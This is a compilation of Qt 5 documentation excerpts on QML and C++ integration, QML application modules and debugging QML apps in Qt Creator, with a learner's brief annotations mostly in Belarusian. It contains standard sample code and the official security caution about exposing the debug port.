***Warning:****Using*[*QQuickPaintedItem*](http://doc.qt.io/qt-5/qquickpainteditem.html)*uses an indirect 2D surface to render its content, either using software rasterization or using an OpenGL framebuffer object (FBO), so the rendering is a two-step operation. First rasterize the surface, then draw the surface. Using scene graph API directly is always significantly faster.*

##### Behavior Animations

*If your Item uses the*[*Behavior*](http://doc.qt.io/qt-5/qml-qtquick-behavior.html)*type to define animations for property changes, you should always use either*[*QObject::setProperty*](http://doc.qt.io/qt-5/qobject.html#setProperty)*(), QQmlProperty(), or*[*QMetaProperty::write*](http://doc.qt.io/qt-5/qmetaproperty.html#write)*() when you need to modify those properties from C++. This ensures that the QML engine knows about the property change. Otherwise, the engine won't be able to carry out your requested animation. Note that these functions incur a slight performance penalty. For more details, see*[*Accessing Members of a QML Object Type from C++*](http://doc.qt.io/qt-5/qtqml-cppintegration-interactqmlfromcpp.html#accessing-members-of-a-qml-object-type-from-c)*.*

[*http://doc.qt.io/qt-5/qtqml-cppintegration-interactqmlfromcpp.html#accessing-members-of-a-qml-object-type-from-c*](http://doc.qt.io/qt-5/qtqml-cppintegration-interactqmlfromcpp.html#accessing-members-of-a-qml-object-type-from-c)

#### Interacting with QML Objects from C++

*All QML object types are*[*QObject*](http://doc.qt.io/qt-5/qobject.html)*-derived types, whether they are internally implemented by the engine or*[*defined by third-party sources*](http://doc.qt.io/qt-5/qtqml-cppintegration-definetypes.html)*. This means the QML engine can use the Qt* [*Meta Object System*](http://doc.qt.io/qt-5/metaobjects.html) *to dynamically instantiate any QML object type and inspect the created objects.*

*This is useful for creating QML objects from C++ code, whether to display a QML object that can be visually rendered, or to integrate non-visual QML object data into a C++ application. Once a QML object is created, it can be inspected from C++ in order to read and write to properties, invoke methods and receive signal notifications.*

##### Loading QML Objects from C++

*A QML document can be loaded with* [*QQmlComponent*](http://doc.qt.io/qt-5/qqmlcomponent.html) *or* [*QQuickView*](http://doc.qt.io/qt-5/qquickview.html)*.* [*QQmlComponent*](http://doc.qt.io/qt-5/qqmlcomponent.html) *loads a QML document as a C++ object that can then be modified from C++ code.* [*QQuickView*](http://doc.qt.io/qt-5/qquickview.html) *also does this, but as* [*QQuickView*](http://doc.qt.io/qt-5/qquickview.html) *is a* [*QWindow*](http://doc.qt.io/qt-5/qwindow.html)*-derived class, the loaded object will also be rendered into a visual display;* [*QQuickView*](http://doc.qt.io/qt-5/qquickview.html) *is generally used to integrate a displayable QML object into an application's user interface.*

*// можна злучаць qml прылажэнні з традыцыйнымі віджэтнымі прылажэннямі? //*

*For example, suppose there is a MyItem.qml file that looks like this:*

*import QtQuick 2.0*

*Item {*

*width: 100; height: 100*

*}*

*This QML document can be loaded with*[*QQmlComponent*](http://doc.qt.io/qt-5/qqmlcomponent.html)*or*[*QQuickView*](http://doc.qt.io/qt-5/qquickview.html)*with the following C++ code. Using a*[*QQmlComponent*](http://doc.qt.io/qt-5/qqmlcomponent.html)*requires calling*[*QQmlComponent::create*](http://doc.qt.io/qt-5/qqmlcomponent.html#create)*() to create a new instance of the component, while a*[*QQuickView*](http://doc.qt.io/qt-5/qquickview.html)*automatically creates an instance of the component, which is accessible via*[*QQuickView::rootObject*](http://doc.qt.io/qt-5/qquickview.html#rootObject)*(): // example //*

|  |  |
| --- | --- |
| *// Using QQmlComponent*  *QQmlEngine engine;*  *QQmlComponent component(&engine,*  *QUrl::fromLocalFile("MyItem.qml"));*  *QObject \*object = component.create();*  *...*  *delete object;* | *// Using QQuickView*  *QQuickView view;*  *view.setSource(QUrl::fromLocalFile("MyItem.qml"));*  *view.show();*  *QObject \*object = view.rootObject();* |

*This object is the instance of the MyItem.qml component that has been created. You can now modify the item's properties using*[*QObject::setProperty*](http://doc.qt.io/qt-5/qobject.html#setProperty)*() or*[*QQmlProperty*](http://doc.qt.io/qt-5/qqmlproperty.html)*:*

*object->setProperty("width", 500);*

*QQmlProperty(object, "width").write(500);*

*Alternatively, you can cast the object to its actual type and call methods with compile-time safety. In this case the base object of MyItem.qml is an*[*Item*](http://doc.qt.io/qt-5/qml-qtquick-item.html)*, which is defined by the*[*QQuickItem*](http://doc.qt.io/qt-5/qquickitem.html)*class:*

*QQuickItem \*item = qobject\_cast<QQuickItem\*>(object);*

*item->setWidth(500);*

*You can also connect to any signals or call methods defined in the component using*[*QMetaObject::invokeMethod*](http://doc.qt.io/qt-5/qmetaobject.html#invokeMethod)*() and*[*QObject::connect*](http://doc.qt.io/qt-5/qobject.html#connect)*(). See*[*Invoking QML Methods*](http://doc.qt.io/qt-5/qtqml-cppintegration-interactqmlfromcpp.html#invoking-qml-methods)*and*[*Connecting to QML Signals*](http://doc.qt.io/qt-5/qtqml-cppintegration-interactqmlfromcpp.html#connecting-to-qml-signals)*below for further details.*

##### Accessing Loaded QML Objects by Object Name

*QML components are essentially object trees with children that have siblings and their own children. Child objects of QML components can be located using the* [*QObject::objectName*](http://doc.qt.io/qt-5/qobject.html#objectName-prop) *property with* [*QObject::findChild*](http://doc.qt.io/qt-5/qobject.html#findChild)*(). For example, if the root item in MyItem.qml had a child*[*Rectangle*](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)*item:*

*import QtQuick 2.0*

*Item {*

*width: 100; height: 100*

*Rectangle {*

*anchors.fill: parent*

*objectName: "rect"*

*}*

*}*

*The child could be located like this:*

*QObject \*rect = object->findChild<QObject\*>("rect");*

*if (rect)*

*rect->setProperty("color", "red");*

*Note that an object may have multiple children with the same objectName. For example,* [*ListView*](http://doc.qt.io/qt-5/qml-qtquick-listview.html) *creates multiple instances of its delegate, so if its delegate is declared with a particular objectName, the*[*ListView*](http://doc.qt.io/qt-5/qml-qtquick-listview.html)*will have multiple children with the same objectName. In this case,* [*QObject::findChildren*](http://doc.qt.io/qt-5/qobject.html#findChildren)*() can be used to find all children with a matching objectName.*

***Warning:****While it is possible to use C++ to access and manipulate QML objects deep into the object tree, we recommend that you do not take this approach outside of application testing and prototyping. One strength of QML and C++ integration is the ability to implement the QML user interface separately from the C++ logic and dataset backend, and this strategy breaks if the C++ side reaches deep into the QML components to manipulate them directly. This would make it difficult to, for example, swap a QML view component for another view, if the new component was missing a required objectName. It is better for the C++ implementation to know as little as possible about the QML user interface implementation and the composition of the QML object tree.*

##### Accessing Members of a QML Object Type from C++

###### *Properties*

*Any properties declared in a QML object are automatically accessible from C++. Given a QML item like this:*

*// MyItem.qml*

*import QtQuick 2.0*

*Item {*

*property int someNumber: 100*

*}*

*The value of the someNumber property can be set and read using*[*QQmlProperty*](http://doc.qt.io/qt-5/qqmlproperty.html)*, or*[*QObject::setProperty*](http://doc.qt.io/qt-5/qobject.html#setProperty)*() and*[*QObject::property*](http://doc.qt.io/qt-5/qobject.html#property)*():*

*QQmlEngine engine;*

*QQmlComponent component(&engine, "MyItem.qml");*

*QObject \*object = component.create();*

[*qDebug*](http://doc.qt.io/qt-5/qtglobal.html#qDebug)*() << "Property value:" << QQmlProperty::read(object, "someNumber").toInt();*

*QQmlProperty::write(object, "someNumber", 5000);*

[*qDebug*](http://doc.qt.io/qt-5/qtglobal.html#qDebug)*() << "Property value:" << object->property("someNumber").toInt();*

*object->setProperty("someNumber", 100);*

*You should always use*[*QObject::setProperty*](http://doc.qt.io/qt-5/qobject.html#setProperty)*(),*[*QQmlProperty*](http://doc.qt.io/qt-5/qqmlproperty.html)*or*[*QMetaProperty::write*](http://doc.qt.io/qt-5/qmetaproperty.html#write)*() to change a QML property value, to ensure the QML engine is made aware of the property change. For example, say you have a custom type PushButton with a buttonText property that internally reflects the value of a m\_buttonText member variable. Modifying the member variable directly like this is not a good idea:*

*//bad code*

*QQmlComponent component(engine, "MyButton.qml");*

*PushButton \*button = qobject\_cast<PushButton\*>(component.create());*

*button->m\_buttonText = "Click me";*

*Since the value is changed directly, this bypasses Qt's*[*meta-object system*](http://doc.qt.io/qt-5/metaobjects.html)*and the QML engine is not made aware of the property change. This means property bindings to buttonText would not be updated, and any onButtonTextChanged handlers would not be called. // qml realization //*

##### Invoking QML Methods

*All QML methods are exposed to the meta-object system and can be called from C++ using*[*QMetaObject::invokeMethod*](http://doc.qt.io/qt-5/qmetaobject.html#invokeMethod)*(). Method parameters and return values passed from QML are always translated into*[*QVariant*](http://doc.qt.io/qt-5/qvariant.html)*values in C++.*

*Here is a C++ application that calls a QML method using*[*QMetaObject::invokeMethod*](http://doc.qt.io/qt-5/qmetaobject.html#invokeMethod)*():*

|  |  |
| --- | --- |
| *QML* | *// MyItem.qml*  *import QtQuick 2.0*  *Item {*  *function myQmlFunction(msg) {*  *console.log("Got message:", msg)*  *return "some return value"*  *}*  *}* |
| *C++* | *// main.cpp*  *QQmlEngine engine;*  *QQmlComponent component(&engine, "MyItem.qml");*  *QObject \*object = component.create();*  *QVariant returnedValue;*  *QVariant msg = "Hello from C++";*  *QMetaObject::invokeMethod(object, "myQmlFunction",*  *Q\_RETURN\_ARG(QVariant, returnedValue),*  *Q\_ARG(QVariant, msg));*  [*qDebug*](http://doc.qt.io/qt-5/qtglobal.html#qDebug)*() << "QML function returned:" << returnedValue.toString();*  *delete object;* |

*Notice the*[*Q\_RETURN\_ARG*](http://doc.qt.io/qt-5/qmetaobject.html#Q_RETURN_ARG)*() and*[*Q\_ARG*](http://doc.qt.io/qt-5/qmetaobject.html#Q_ARG)*() arguments for*[*QMetaObject::invokeMethod*](http://doc.qt.io/qt-5/qmetaobject.html#invokeMethod)*() must be specified as*[*QVariant*](http://doc.qt.io/qt-5/qvariant.html)*types, as this is the generic data type used for QML method parameters and return values.*

### *Connecting to QML Signals*

*All QML signals are automatically available to C++, and can be connected to using* [*QObject::connect*](http://doc.qt.io/qt-5/qobject.html#connect)*() like any ordinary Qt C++ signal. In return, any C++ signal can be received by a QML object using*[*signal handlers*](http://doc.qt.io/qt-5/qtqml-syntax-signals.html)*.*

*Here is a QML component with a signal named qmlSignal that is emitted with a string-type parameter. This signal is connected to a C++ object's slot using*[*QObject::connect*](http://doc.qt.io/qt-5/qobject.html#connect)*(), so that the cppSlot() method is called whenever the qmlSignal is emitted:*

|  |
| --- |
| *// MyItem.qml*  *import QtQuick 2.0*  *Item {*  *id: item*  *width: 100; height: 100*  *signal qmlSignal(string msg)*  *MouseArea {*  *anchors.fill: parent*  *onClicked: item.qmlSignal("Hello from QML")*  *}*  *}* |
| *class MyClass : public QObject*  *{*  *Q\_OBJECT*  *public slots:*  *void cppSlot(const QString &msg) {*  [*qDebug*](http://doc.qt.io/qt-5/qtglobal.html#qDebug)*() << "Called the C++ slot with message:" << msg;*  *}*  *};*  *int main(int argc, char \*argv[]) {*  *QGuiApplication app(argc, argv);*  *QQuickView view(QUrl::fromLocalFile("MyItem.qml"));*  *QObject \*item = view.rootObject();*  *MyClass myClass;*  *QObject::connect(item, SIGNAL(qmlSignal(QString)),*  *&myClass, SLOT(cppSlot(QString)));*  *view.show();*  *return app.exec();*  *}* |

*When a QML object type is used as a signal parameter, the parameter should use* [*var*](http://doc.qt.io/qt-5/qml-var.html) *as the type, and the value should be received in C++ using the* [*QVariant*](http://doc.qt.io/qt-5/qvariant.html) *type:*

|  |  |
| --- | --- |
| *// MyItem.qml*  *import QtQuick 2.0*  *Item {*  *id: item*  *width: 100; height: 100*  *signal qmlSignal(var anObject)*  *MouseArea {*  *anchors.fill: parent*  *onClicked: item.qmlSignal(item)*  *}*  *}* | *class MyClass : public QObject*  *{*  *Q\_OBJECT*  *public slots:*  *void cppSlot(const QVariant &v) {*  [*qDebug*](http://doc.qt.io/qt-5/qtglobal.html#qDebug)*() << "Called the C++ slot with value:" << v;*  *QQuickItem \*item =*  *qobject\_cast<QQuickItem\*>(v.value<QObject\*>());*  [*qDebug*](http://doc.qt.io/qt-5/qtglobal.html#qDebug)*() << "Item dimensions:" << item->width()*  *<< item->height();*  *}*  *};*  *int main(int argc, char \*argv[]) {*  *QApplication app(argc, argv);*  *QQuickView view(QUrl::fromLocalFile("MyItem.qml"));*  *QObject \*item = view.rootObject();*  *MyClass myClass;*  *QObject::connect(item, SIGNAL(qmlSignal(QVariant)),*  *&myClass, SLOT(cppSlot(QVariant)));*  *view.show();*  *return app.exec();*  *}* |

[*http://doc.qt.io/qt-5/qmlapplications.html*](http://doc.qt.io/qt-5/qmlapplications.html)

## *QML Applications*

*QML is a declarative language that allows user interfaces to be described in terms of their visual components and how they interact and relate with one another. It is a highly readable language that was designed to enable components to be interconnected in a dynamic manner, and it allows components to be easily reused and customized within a user interface. Using the QtQuick module, designers and developers can easily build fluid animated user interfaces in QML, and have the option of connecting these user interfaces to any back-end C++ libraries.*

### *What is QML?*

*QML is a user interface specification and programming language. It allows developers and designers alike to create highly performant, fluidly animated and visually appealing applications. QML offers a highly readable, declarative, JSON-like syntax with support for imperative JavaScript expressions combined with dynamic property bindings.*

*The QML language and engine infrastructure is provided by the* [*Qt QML*](http://doc.qt.io/qt-5/qtqml-index.html) *module. For in-depth information about the QML language, please see the*[*Qt QML*](http://doc.qt.io/qt-5/qtqml-index.html)*module documentation.*

*The following pages contain more information about QML:*

* [*First Steps with QML*](http://doc.qt.io/qt-5/qmlfirststeps.html)*- begin using QML with these examples*
* [*Creating Qt Quick Projects in Qt Creator*](http://doc.qt.io/qtcreator/quick-projects.html)
* [*The QML Reference*](http://doc.qt.io/qt-5/qmlreference.html)*- reference about the QML constructs and features*
* [*QML Coding Conventions*](http://doc.qt.io/qt-5/qml-codingconventions.html)
* [*Glossary of QML Terms*](http://doc.qt.io/qt-5/qml-glossary.html)

### *What is Qt Quick?*

*Qt Quick is the standard library of types and functionality for QML. It includes visual types, interactive types, animations, models and views, particle effects and shader effects. A QML application developer can get access to all of that functionality with a single import statement.*

*The QtQuick QML library is provided by the*[*Qt Quick*](http://doc.qt.io/qt-5/qtquick-index.html)*module. For in-depth information about the various QML types and other functionality provided by Qt Quick, please see the*[*Qt Quick*](http://doc.qt.io/qt-5/qtquick-index.html)*module documentation.*

### *QML User Interfaces*

*For creating or customizing graphical user interfaces, Qt Quick adds visual types, animation types, and other QML types in addition to the standard QML types from Qt QML.*[*Qt Quick Designer*](http://doc.qt.io/qtcreator/creator-using-qt-quick-designer.html)*is integrated within Qt Creator and supports QtQuick 2 from Qt Creator version 2.7 and onwards.*

* [*Visual types in QML*](http://doc.qt.io/qt-5/qtquick-usecase-visual.html)
* [*Responding to User Input in QML*](http://doc.qt.io/qt-5/qtquick-usecase-userinput.html)
* [*Animations in QML*](http://doc.qt.io/qt-5/qtquick-usecase-animations.html)
* [*Displaying Text in QML*](http://doc.qt.io/qt-5/qtquick-usecase-text.html)
* [*Layouts in QML*](http://doc.qt.io/qt-5/qtquick-usecase-layouts.html)
* [*Style and Theme Support*](http://doc.qt.io/qt-5/qtquick-usecase-styling.html)
* [*Integrating JavaScript in QML*](http://doc.qt.io/qt-5/qtquick-usecase-integratingjs.html)
* [*Scalability*](http://doc.qt.io/qt-5/scalability.html)

#### Buttons, Menus, and other Controls

*For a set of basic UI controls, the*[*Qt Quick Controls*](http://doc.qt.io/qt-5/qtquickcontrols-index.html) *module implements several controls such as buttons, menus, and views. These controls mimic the native behavior found in different platforms such as Windows, macOS, and Linux.*

* [*Qt Quick Controls Overview*](http://doc.qt.io/qt-5/qtquickcontrols-overview.html)
* [*Styles*](http://doc.qt.io/qt-5/qtquickcontrolsstyles-index.html)
* [*Dialogs*](http://doc.qt.io/qt-5/qtquickdialogs-index.html)
* [*Layouts*](http://doc.qt.io/qt-5/qtquicklayouts-index.html)
* [*Extras*](http://doc.qt.io/qt-5/qtquickextras-index.html)

*A second set of UI controls, Qt Quick Controls 2, was designed for use on embedded systems, where the hardware has limited resources. For a comparison of the two sets of controls, see*[*Differences between Qt Quick Controls*](http://doc.qt.io/qt-5/qtquickcontrols2-differences.html)*.*

* [*Qt Quick Controls 2 Guidelines*](http://doc.qt.io/qt-5/qtquickcontrols2-guidelines.html)
* [*Qt Quick Templates 2*](http://doc.qt.io/qt-5/qtquicktemplates2-index.html)

#### Special Effects

*Several Qt modules provide types for creating special effects in applications. Their respective pages contain more information about specific uses.*

* [*Particle Effects*](http://doc.qt.io/qt-5/qtquick-effects-particles.html)
* [*Graphical Effects*](http://doc.qt.io/qt-5/graphicaleffects.html)*- for creating image composition effects.*

#### Viewing Web Content in QML Applications

*The QML types,* [*WebEngineView*](http://doc.qt.io/qt-5/qml-qtwebengine-webengineview.html) *and* [*WebView*](http://doc.qt.io/qt-5/qml-qtwebview-webview.html)*, render and display dynamic web content. The only difference between the two is that the latter uses a native web view if available. Both these types can load a URL or an HTML string. To read more about them and view code samples, see*[*Qt WebEngine*](http://doc.qt.io/qt-5/qtwebengine-index.html)*and*[*Qt WebView*](http://doc.qt.io/qt-5/qtwebview-index.html)*.*

*// у qt можна ствараць веб-інтэрфэйсы //*

#### Sensors, Gestures, and Touch Interfaces

*The*[*Qt Sensors*](http://doc.qt.io/qt-5/qtsensors-index.html)*module allows applications to read information from sensors such as accelerometers and tilt sensors. There is a common QML API for different platforms and can be extended in C++.*

* [*Qt Sensors QML Types*](http://doc.qt.io/qt-5/qtsensors-qmlmodule.html)
* [*Qt Sensors Examples*](http://doc.qt.io/qt-5/qtsensors-examples.html)
* [*Compatibility Map*](http://doc.qt.io/qt-5/compatmap.html)*- lists support level for different mobile platforms*

#### Multimedia Content

*The* [*Qt Multimedia*](http://doc.qt.io/qt-5/qtmultimedia-index.html) *module enables applications to handle various media content with a convenient set of QML types. These QML types can be extended in C++.*

* [*Multimedia*](http://doc.qt.io/qt-5/qt5-intro.html#multimedia)
  + [*Audio Overview*](http://doc.qt.io/qt-5/audiooverview.html)
  + [*Video Overview*](http://doc.qt.io/qt-5/videooverview.html)
  + [*Camera Overview*](http://doc.qt.io/qt-5/cameraoverview.html)
  + [*Radio Overview*](http://doc.qt.io/qt-5/radiooverview.html)
  + [*Qt Audio Engine*](http://doc.qt.io/qt-5/qtaudioengine-qmlmodule.html)*- for 3D positional audio playback and content management.*

#### Mobile Devices

*Several Qt modules provide QML APIs for networked and mobile devices. The QML types provide access to the Bluetooth, Near-Field Communications (NFC), and GPS-enabled devices.*

* [*Qt Positioning*](http://doc.qt.io/qt-5/qtpositioning-index.html)
* [*Qt Location*](http://doc.qt.io/qt-5/qtlocation-index.html)
* [*Qt Bluetooth*](http://doc.qt.io/qt-5/qtbluetooth-index.html)
* [*Qt NFC*](http://doc.qt.io/qt-5/qtnfc-index.html)

*For more information, visit the*[*Networking and Connectivity*](http://doc.qt.io/qt-5/topics-network-connectivity.html)*and*[*Mobile APIs*](http://doc.qt.io/qt-5/mobiledevelopment.html)*pages.*

### *Code Samples and Demos*

*To learn more about uses of QML code, there are several code samples which show how QML types are used. In addition, there are several demos which show how QML code is used in applications.*

* [*Getting Started Programming with Qt Quick*](http://doc.qt.io/qt-5/gettingstartedqml.html)*- a tutorial showing the creation of a simple QML text editor.*
* [*Qt Quick Examples and Tutorials*](http://doc.qt.io/qt-5/qtquick-codesamples.html)

### *Advanced Application Development Topics*

* [*Deploying QML Applications*](http://doc.qt.io/qt-5/qtquick-deployment.html)
* [*Performance Considerations and Suggestions*](http://doc.qt.io/qt-5/qtquick-performance.html)
* [*Internationalization and Localization*](http://doc.qt.io/qt-5/qtquick-internationalization.html)
* *Testing and Debugging*
  + [*Prototyping with qmlscene*](http://doc.qt.io/qt-5/qtquick-qmlscene.html)
  + [*Debugging QML Applications*](http://doc.qt.io/qt-5/qtquick-debugging.html)
  + [*Qt Quick Test: QML Unit Testing Framework*](http://doc.qt.io/qt-5/qtquick-qtquicktest.html)

### *Other QML Modules*

*Qt Quick only provides basic visual types and much of Qt's functionality is exposed to QML through other modules. If you require the functionality of those modules, you should browse their QML documentation.*

*The*[*All QML APIs by Module*](http://doc.qt.io/qt-5/modules-qml.html)*contains a list of all QML modules in Qt 5.*

*Related Topics*

* [*Porting QML Applications to Qt 5*](http://doc.qt.io/qt-5/qtquick-porting-qt5.html)

[*http://doc.qt.io/qt-5/qtquick-debugging.html*](http://doc.qt.io/qt-5/qtquick-debugging.html)

## Debugging QML Applications

### Console API

#### Log

console.log, console.debug, console.info, console.warn and console.error can be used to print debugging information to the console. For example:

function f(a, b) {

console.log("a is ", a, "b is ", b);

}

The output is generated using the [qDebug](http://doc.qt.io/qt-5/qtglobal.html#qDebug), [qWarning](http://doc.qt.io/qt-5/qtglobal.html#qWarning), [qCritical](http://doc.qt.io/qt-5/qtglobal.html#qCritical) methods in C++ (see also [Debugging Techniques](http://doc.qt.io/qt-5/debug.html)).

##### Assert

console.assert tests that an expression is true. If not, it will write an optional message to the console and print the stack trace. *// вось я і зразумеў асерты //*

function f() {

var x = 12

console.assert(x == 12, "This will pass");

console.assert(x > 12, "This will fail");

}

##### Timer

console.time and console.timeEnd log the time (in milliseconds) that was spent between the calls. Both take a string argument that identifies the measurement. For example:

function f() {

console.time("wholeFunction");

console.time("firstPart");

// first part

console.timeEnd("firstPart");

// second part

console.timeEnd("wholeFunction");

}

##### Trace

console.trace prints the stack trace of the JavaScript execution at the point where it was called. The stack trace info contains the function name, file name, line number and column number. The stack trace is limited to last 10 stack frames.

##### Count

console.count prints the current number of times a particular piece of code has been executed, along with a message. That is,

function f() {

console.count("f called");

}

will print f called: 1, f called: 2 ... whenever f() is executed.

##### Profile

console.profile turns on the QML and JavaScript profilers. Nested calls are not supported and a warning will be printed to the console.

console.profileEnd turns off the QML and JavaScript profilers. Calling this function without a previous call to console.profile will print a warning to the console. A profiling client should have been attached before this call to receive and store the profiling data. For example:

function f() {

console.profile();

//Call some function that needs to be profiled.

//Ensure that a client is attached before ending

//the profiling session.

console.profileEnd();

}

##### Exception

console.exception prints an error message together with the stack trace of JavaScript execution at the point where it is called.

### Debugging Module Imports

The QML\_IMPORT\_TRACE environment variable can be set to enable debug output from QML's import loading mechanisms.

For example, for a simple QML file like this:

import QtQuick 2.3

Rectangle { width: 100; height: 100 }

If you set QML\_IMPORT\_TRACE=1 before running the [QML Scene](http://doc.qt.io/qt-5/qtquick-qmlscene.html) (or your QML C++ application), you will see output similar to this:

QQmlImportDatabase::addImportPath "/qt-sdk/imports"

QQmlImportDatabase::addImportPath "/qt-sdk/bin/QMLViewer.app/Contents/MacOS"

QQmlImportDatabase::addToImport 0x106237370 "." -1.-1 File as ""

QQmlImportDatabase::addToImport 0x106237370 "Qt" 4.7 Library as ""

QQmlImportDatabase::resolveType "Rectangle" = "QDeclarativeRectangle"

### QML Debugging Infrastructure

The [Qt QML](http://doc.qt.io/qt-5/qtqml-index.html) module provides services for debugging, inspecting, and profiling applications via a TCP port.

#### Enabling the Infrastructure

You have to explicitly enable the debugging infrastructure when compiling your application. If you use qmake, you can add the configuration parameters to the project .pro file:

* Qt Quick 1: CONFIG+=declarative\_debug
* Qt Quick 2: CONFIG+=qml\_debug

If you use some other build system, you can pass the following defines to the compiler:

* Qt Quick 1: QT\_DECLARATIVE\_DEBUG
* Qt Quick 2: QT\_QML\_DEBUG

**Note:** Enabling the debugging infrastructure might compromise the integrity of the application and system, and therefore, you should only enable it in a controlled environment. When the infrastructure is enabled, the application displays the following warning:

QML debugging is enabled. Only use this in a safe environment.

*// intbu nuances. What is safe? //*

### Starting Applications

Start the application with the following arguments:

-qmljsdebugger=port:<port\_from>[,port\_to][,host:<ip address>][,block]

Where port\_from (mandatory) specifies either the debugging port or the start port of a range of ports when port\_to is specified, ip address (optional) specifies the IP address of the host where the application is running, and block (optional) prevents the application from running until the debug client connects to the server. This enables debugging from the start.

After the application has successfully started, it displays the following message:

QML Debugger: Waiting for connection on port <port\_number>

*// intbu how does it work? //*

### Connecting to Applications

When the application is running, an IDE or a tool that implements the binary protocol can connect to the open port.

Qt provides a qmlprofiler command line tool to capture profiling data in a file. To run the tool, enter the following command:

qmlprofiler -p <port> -attach <ip address>

*// intbu how does it work? //*

### Debugging with Qt Creator

Qt Creator uses the debugging infrastructure to debug, inspect and profile Qt Quick applications on the desktop as well as on remote devices. Qt Creator provides integrated clients for debugging JS, inspecting the object tree, and profiling the activities of a QML engine. For more information, see [Qt Creator: Debugging Qt Quick Projects](http://doc.qt.io/qtcreator/creator-debugging-qml.html).

[*http://doc.qt.io/qtcreator/creator-debugging-qml.html*](http://doc.qt.io/qtcreator/creator-debugging-qml.html)

### Debugging Qt Quick Projects

**Note:** You need Qt 4.8 or later to debug Qt Quick projects.

For an example of how to debug Qt Quick Projects, see [Debugging a Qt Quick Example Application](http://doc.qt.io/qtcreator/creator-qml-debugging-example.html).

#### Setting Up QML Debugging


The process of setting up debugging for Qt Quick projects depends on the [type of the project](http://doc.qt.io/qtcreator/quick-projects.html): Qt Quick UI or Qt Quick Application, and the Qt version used.

To debug Qt Quick UI projects, select the **Enable QML** check box in the **Debugger Settings** in **Projects** mode **Run Settings**.

To debug Qt Quick Applications:

1. Debugging is enabled by default for Qt 4.8, or later. For Qt 4.7, select **Projects**, and then select the **Enable QML debugging and profiling** check box in the **qmake** section in **Build Steps**.

You might have to compile the library first, by selecting the **Compile** link.




**Note:** Debugging requires opening a socket at a well-known port, which presents a security risk. Anyone on the Internet could connect to the application that you are debugging and execute any JavaScript functions. Therefore, you must make sure that the port is properly protected by a firewall. // *intbu these risques* //

1. In the **Run Settings**, **Debugger Settings** section, select the **Enable QML** check box to enable QML debugging.
2. Select **Build > Rebuild Project** to clean and rebuild the project.
3. To debug applications on devices, check that Qt 4.7.4, or later, libraries are installed on the device and [select the corresponding kit for the device](http://doc.qt.io/qtcreator/creator-running-targets.html) before you start debugging.

#### Mixed C++/QML Debugging

To debug both the C++ and QML parts of your application at the same time, select the **Enable C++** and **Enable QML** checkboxes for both languages in the **Debugger Settings** section in the project **Run Settings**.



#### Starting QML Debugging

To start the application, choose **Debug > Start Debugging > Start Debugging** or press **F5**. Once the application starts running, it behaves and performs as usual. You can then perform the following tasks:

* Debug JavaScript functions
* Execute JavaScript expressions to get information about the state of the application
* Change QML code and immediately see the changes at runtime *// крута //*
* Inspect QML code and change it temporarily at runtime

To debug already running applications:

1. Build the application by using the appropriate configuration parameters (if you build the application with Qt Creator, it automatically uses the correct configuration):
   * Qt Quick 1: CONFIG+=declarative\_debug
   * Qt Quick 2: CONFIG+=qml\_debug
2. Start the application with the following arguments:

qmljsdebugger=port:<port>[,host:<ip address>][,block]

Where port (mandatory) specifies the debugging port, ip address (optional) specifies the IP address of the host where the application is running, and block (optional) prevents the application from running until the debug client connects to the server. This enables debugging from the start.

1. Select **Debug > Start Debugging > Attach to QML Port**.

Choose the kit configured for the device where the application to be debugged is running. The port number to use is displayed in the standard output when the application starts.

*// я так разумею, можна падключацца да ўжо гуляючых прылажэнняў. Паразважаць. //*


#### Debugging JavaScript Functions

You can use the Qt Creator **Debug** mode to inspect the state of your application while debugging. You can interact with the debugger by:

* [Setting breakpoints](http://doc.qt.io/qtcreator/creator-debug-mode.html#setting-breakpoints)
* [Viewing call stack trace](http://doc.qt.io/qtcreator/creator-debug-mode.html#viewing-call-stack-trace)
* [Viewing locals and expressions](http://doc.qt.io/qtcreator/creator-debug-mode.html#locals-and-expressions)

#### Executing JavaScript Expressions

When the application is interrupted by a breakpoint, you can use the **Debugger Console** to execute JavaScript expressions in the current context. To open it, choose **Window** > **Output Panes** > **Debugger Console**.




For more information about using the console, see [Debugger Console](http://doc.qt.io/qtcreator/creator-quick-tour.html#debugger-console).

#### Applying QML Changes at Runtime

When you change property values in the **Debugger Console** or in the **Locals and Expressions** view, they are immediately updated in the running application, but not in the source code. *// заўваж, што не ў зыходным кодзе! //*

### Inspecting Items

While the application is running, you can use the **Locals and Expressions** view to explore the QML item structure.



To keep the application visible while you interact with the debugger, select **Debug** > **Show Application on Top**.

You can view a QML item in **Locals and Expressions** in the following ways:

* Expand the item in the object tree.
* Select the item in the code editor.
* Select **Debug** > **Select** to activate selection mode and then click an item in the running application.

To change property values temporarily, without editing the source, double-click them and enter the new values. You can view the results in the running application.

#### Inspecting User Interfaces


When you debug complex applications, you can jump to the position in code where an item is defined or you can zoom into the user interface.

In the selection mode, you can click items in the running application to jump to their definitions in the code. The properties of the selected item are displayed in the **Locals and Expressions** view.

The **Select** tool will be enabled either if your application is using Qt 5.7 or later, or if your application is using an earlier version of Qt and is based on the QQuickView class.

You can also view the item hierarchy in the running application:

* When debugging Qt Quick 1 applications, right-click an item in the running application to view the item hierarchy as a context menu.



* When debugging Qt Quick 2 applications, double-click an item in the running application to cycle through the item stack at the cursor position.

To switch out of the selection mode, toggle the **Select** menu item.

To move the application running in Qt QML Viewer to the front, select **Debug** > **Show Application on Top**.

